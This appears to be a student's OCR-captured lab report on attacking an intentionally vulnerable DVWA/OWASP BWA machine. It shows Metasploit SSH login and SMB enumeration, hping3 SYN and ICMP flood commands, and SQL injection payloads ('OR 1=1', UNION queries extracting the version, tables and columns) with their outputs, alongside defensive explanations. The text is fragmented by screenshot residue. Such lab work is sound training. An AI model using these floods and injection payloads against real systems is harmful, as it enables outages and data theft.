msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.144.128
RHOSTS => 192.168.144.128
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD owaspbwa
PASSWORD => owaspbwa
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.144.128:22 - Starting brute-force
[*] 192.168.144.128:22 - Success: 'root:owaspbwa' 'uid=0(root) gid=0(root) groups=0(root) Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.144.129:33967 -> 192.168.144.128:22) at 2026-02-18 12:36:19 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```



```

Student ID: w1967351 | kali@kali:~$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

File System
((('___',,,_'))
  ( ) 0 0 ( )
    o_o \ M S F \
          |||   |||
          |||   |||
          |||   |||

Trash

= [ metasploit v6.4.64-dev ]
+ -- --[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb

Matching Modules
=====

#      Name

```

```

Student ID: w1967351 | kali@kali:~$

420 \_ target: Java Runtime on Windows x86
421 exploit/windows/browser/java_ws_vmargs 2012-02-14 excellent No Sun Java Web Start Plugin Command Li
ne Argument Injection
422 \_ target: Automatic
423 \_ target: Java Runtime on Windows x86
424 payload/cmd/windows/tftp/x64/custom/reverse_named_pipe normal No TFTP Fetch, Windows shellcode stage,
Windows x64 Reverse Named Pipe (SMB) Stager
425 payload/cmd/windows/tftp/x64/meterpreter/reverse_named_pipe normal No TFTP Fetch, Windows x64 Reverse Name
d Pipe (SMB) Stager
426 payload/cmd/windows/tftp/x64/peinject/reverse_named_pipe normal No TFTP Fetch, Windows x64 Reverse Name
d Pipe (SMB) Stager
427 auxiliary/server/teamviewer_uri_smb_redirect normal No TeamViewer Unquoted URI Handler SMB
Redirect
428 exploit/windows/fileformat/theme_dll_hijack_cve_2023_38146 2023-09-13 excellent No Themebleed- Windows 11 Themes Arbitr
ary Code Execution CVE-2023-38146
429 exploit/windows/smb/timbuktu_plughntcommand_bof 2009-06-25 great No Timbuktu PlughNTCommand Named Pipe B
uffer Overflow
430 exploit/windows/fileformat/ursoft_w32dasm 2005-01-24 good No URSoft W32Dasm Disassembler Function
Buffer Overflow
431 exploit/windows/fileformat/vlc_smb_uri 2009-06-24 great No VideoLAN Client (VLC) Win32 SMB:// U
RI Buffer Overflow
432 auxiliary/scanner/smb/impacket/wmiexec 2018-03-19 normal No WMI Exec
433 auxiliary/admin/smb/webexec_command normal No WebEx Remote Command Execution Utili
ty
434 exploit/windows/smb/webexec 2018-10-24 manual No WebExec Authenticated User Code Exec
ution
435 \_ target: Automatic
436 \_ target: Native upload

```

```

Student ID: w1967351 | kali@kali:~$
446 auxiliary/fileformat/multidrop . normal No Windows SMB Multi Dropper
447 payload/windows/x64/custom/reverse_named_pipe . normal No Windows shellcode stage, Windows x64
Reverse Named Pipe (SMB) Stager
448 payload/windows/custom/reverse_named_pipe . normal No Windows shellcode stage, Windows x86
Reverse Named Pipe (SMB) Stager
449 exploit/multi/http/pgadmin_session_deserialization 2024-03-04 excellent Yes pgAdmin Session Deserialization RCE

Interact with a module by name or index. For example info 449, use 449 or use exploit/multi/http/pgadmin_session_deserialization

msf6 > use auxiliary/scanner/smb/smb_enumshares
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.144.128
RHOSTS => 192.168.144.128
msf6 auxiliary(scanner/smb/smb_enumshares) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and
'?' was replaced with '*' in regular expression
[*] 192.168.144.128:139 - print$ - (DISK) Printer Drivers
[*] 192.168.144.128:139 - apache - (DISK) Apache Web Server Root
[*] 192.168.144.128:139 - tomcat - (DISK) Tomcat6 Root
[*] 192.168.144.128:139 - var - (DISK) /var
[*] 192.168.144.128:139 - etc - (DISK) /etc
[*] 192.168.144.128:139 - usr - (DISK) /usr
[*] 192.168.144.128:139 - owaspbwa - (DISK) /owaspbwa
[*] 192.168.144.128:139 - IPC$ - (IPC|SPECIAL) IPC Service (owaspbwa server (Samba, Ubuntu))
[*] 192.168.144.128: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) >

```

5)

I chose FTP and SMB because my scans showed these services running and they are common targets for weaknesses. I used ftp_version and smb_enumshares because they are safe auxiliary modules recommended in the lab, allowing me to attempt exploitation without risking damage.

Question 3C

1) TCP SYN flood hping 3:

```

Student ID: w1967351 | kali@kali:~$ sudo hping3 192.168.144.128 --flood -S -p 80
[sudo] password for kali:
HPING 192.168.144.128 (eth0 192.168.144.128): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

ICMP Flood:

```

Student ID: w1967351 | kali@kali:~$ sudo hping3 192.168.144.128 --flood --icmp
[sudo] password for kali:
HPING 192.168.144.128 (eth0 192.168.144.128): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

2)

Denial of Service (DoS) attacks work by overwhelming a target system's resources. A TCP SYN flood sends large numbers of connection requests without completing the handshake, filling the server's connection queue and preventing legitimate users from connecting. An ICMP flood

overwhelms the network layer with excessive ping requests, consuming bandwidth and network resources. An HTTP flood targets the application layer by sending many web requests, exhausting server processing capacity and making the website unavailable or extremely slow for users.

3)

```
Student ID: w1967351 | kali@kali:~$ sudo nmap --script http-slowloris-check -p 80 192.168.144.128
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 13:37 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00036s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:88:66:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds
```

4)

Organisations can reduce DoS risks by using firewalls and rate-limiting to block excessive traffic, and by deploying IDS/IPS systems to detect attacks early. They can also use load balancers or cloud filtering services to keep services available during high-traffic events.

Question 4A

1)

Student ID: w1967351 |
eth0: flags=4163<UP,BF
inet 192.168.1
55
inet6 fe80::95
ether 00:0c:29
RX packets 996
RX errors 0 c
TX packets 626
TX errors 0 c
Student ID: w1967351 |

192.168.144.128/dvwa/vulnerabilities/sqli/?id='+OR+'1'%3D'1&Submit=Submit#
Tech Support Lab Downloads CLG.43 Downloads CLG.45 Downloads: dockers

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About



Vulnerability: SQL Injection

User ID:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

ID: ' OR '1'='1
First name: user
Surname: user
```

Using ' OR '1'='1 made DVWA return all users instead of just one. This shows the input changed the SQL query, proving the application is vulnerable to SQL injection.

Student ID: w1967351 | Tech Support | Lab Downloads | CLG.43 Downloads | CLG.45 Downloads: dockers

Student ID: w1967351 |
eth0: flags=4163<UP,BF
inet 192.168.1.155
55
inet6 fe80::95
ether 00:0c:29
RX packets 998
RX errors 0 c
TX packets 626
TX errors 0 c

Student ID: w1967351 |

DVWA

Vulnerability: SQL Injection

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion

User ID:
 Submit



ID: 1' UNION SELECT @@version, NULL #
First name: admin
Surname: admin

ID: 1' UNION SELECT @@version, NULL #
First name: 5.1.41-3ubuntu12.6-log
Surname:

Using 1' UNION SELECT @@version, NULL # returned the database version (MySQL/MariaDB), proving the backend DB type.

Entering ' OR '1'='1 in the DVWA input made the page return every user, which shows the SQL query was being manipulated and confirms the SQL injection vulnerability. I then used 1' UNION SELECT @@version, NULL # to extract the database version, and the response showed 5.1.41-3ubuntu12.6-log, confirming that DVWA is running on a MySQL database.

2)



File Actions Edit View Help
Student ID: w1967351 | kali@kali:~\$

192.168.144.128/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+%40%40version%2C+curr...

Tech Support Lab Downloads CLG.43 Downloads CLG.45 Downloads: dockers

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT @@version, current_user() -- '
First name: admin
Surname: admin

ID: 1' UNION SELECT @@version, current_user() -- '
First name: 5.1.41-Subuntu12.6-log
Surname: dvwa@%

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://terruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

File Actions Edit View Help
Student ID: w1967351 | kali@kali:~\$

192.168.144.128/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+table_schema%2C+tabl...

Tech Support Lab Downloads CLG.43 Downloads CLG.45 Downloads: dockers

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT table_schema, table_name FROM information_schema.tables WHERE table_name LIKE 'users'
First name: admin
Surname: admin

ID: 1' UNION SELECT table_schema, table_name FROM information_schema.tables WHERE table_name LIKE 'users'
First name: information_schema
Surname: USER_PRIVILEGES

ID: 1' UNION SELECT table_schema, table_name FROM information_schema.tables WHERE table_name LIKE 'users'
First name: dvwa
Surname: users

Student ID: w1967351 | kali@kali:~\$

192.168.144.128/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+column_name%2C+1+...

Tech Support Lab Downloads CLG.43 Downloads CLG.45 Downloads: dockers

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users' -- '
First name: admin
Surname: admin

ID: 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users' -- '
First name: user_id
Surname: 1


ID: 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users' -- '
First name: first_name
Surname: 1

ID: 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users' -- '
First name: last_name
Surname: 1

ID: 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users' -- '
First name: user
Surname: 1

ID: 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users' -- '
First name: password
Surname: 1

ID: 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users' -- '
First name: avatar
Surname: 1



3)

SQL Injection occurs when user input is incorrectly handled and becomes part of a database query, allowing an attacker to run their own SQL commands. This can expose or modify sensitive data, bypass logins, or delete information. For an organisation, it can lead to data breaches, financial loss, and loss of customer trust.

4)


SQL Injection violates all three principles of the CIA triad. It breaches **Confidentiality** by allowing attackers to access sensitive data they are not authorised to see. It breaks **Integrity** by enabling unauthorised modification or deletion of database records. It can also affect **Availability** if attackers use destructive queries such as DROP TABLE to make the application unavailable.

5)


Organisations can prevent SQL Injection by using prepared statements/parameterised queries, which stop user input from being executed as SQL. Proper input validation should also be applied to block malicious characters.

Question 4B

1)



2)



3)

XSS is dangerous because it lets attackers run their own code inside a victim's browser. Using this, an attacker can steal session cookies, hijack accounts, or trick users into giving away confidential information. They can also inject fake forms or force actions on behalf of the victim. This can lead to data theft and serious security breaches for an organisation.


4)

Web applications can be protected from XSS by validating and sanitising all user input so harmful code is removed before reaching the server. Developers should also escape any output shown in the browser so injected scripts can't execute. Using modern defences like Content Security Policy (CSP) and HTTP-Only cookies helps block script execution and protects session data.


Question 4C

1)

local file reference



By changing the vulnerable ?page= parameter to reference maliciousfile.php, DVWA attempted to load that external file. The blank/'Not Found' page confirms the application tried to perform a Remote File Inclusion (RFI).



This screenshot shows the contents of the provided file maliciousfile.php, which contains a defacement message. If RFI succeeded, DVWA would render this file, visually defacing the webpage.

2)

Student ID: w1967351 | kali@kali:~\$



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: MySQL

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successfull!

3)

Question 5A

1)

```
Student ID: w1967351 | kali@kali:~$ msfconsole
Metasploit tip: You can use help to view all available commands
```

```

      `:oDFo:`
      ./ymM0dayMmy/.
      --dHJ5aGFyZGVyIQ==+-
      `:sm8~Destroy.No.Data~s:`
      -+h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1~.No.0MN8'/.
      --++SecKCoin++e.AMd`      `.-://///hbove.913.ElsMNH+-
      ~/.ssh/id_rsa.Des-      htN01UserWroteMe!-
      :dopeAW.No<nano>o      :is:TriKC.sudo~.A:
      :we're.all.alike`      The.PFYroy.No.D7:
      :PLACEDRINKHERE!      yxp_cmdshell.Ab0:
      :msf>exploit -j.      :Ns.B0B6ALICEs7:
      :~srwxrwx:-.      `MS146.52.No.Per:
      :<script>.Ac816/      sENbove3101.404:
      :NT_AUTHORITY.Do      `T:/shSYSTEM~.N:
      :09.14.2011.raid      /STFU!wall.No.Pr:
      :hevnsntSurb025N.      dNVRGOING2GIVUUP:
      :#OUTHOUSE- -s:      /corykennedyData:
      :$nmap -oS      SSo.6178306Ence:
      :Awsmda:      /shMTL#beats30.No.:
      :Ring0:      `dDestRoyREXKC3ta/M:
      :23d:      sSETEC.ASTRONOMYvist:
      /-      /yo- .ence.N:(){ :|: 6 };;
      `:Shall.We.Play.A.Game?tron/
      --ooy.ifightf0r+ehUser5
      ..th3.H1V3.U2VJRFNN.JMh+.
      `MjM~WE.ARE.se~MMjMs
      +~KANSAS.CITY's~
      J-HAKCERS~./.'
      .esc:wq!:`
      +++ATH`
```

```
+ --=[ metasploit v6.4.64-dev ]
+ --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ --=[ 1607 modules - 10 postmodules - 13 lllll ]
```

```
Student ID: w1967351 | kali@kali:~$
```

File Actions Edit View Help

Shell No. 1

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check Scanner
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key Login Scanner

Interact with a module by name or index. For example `info 1`, use `1` or use `auxiliary/scanner/ssh/ssh_login_pubkey`

```
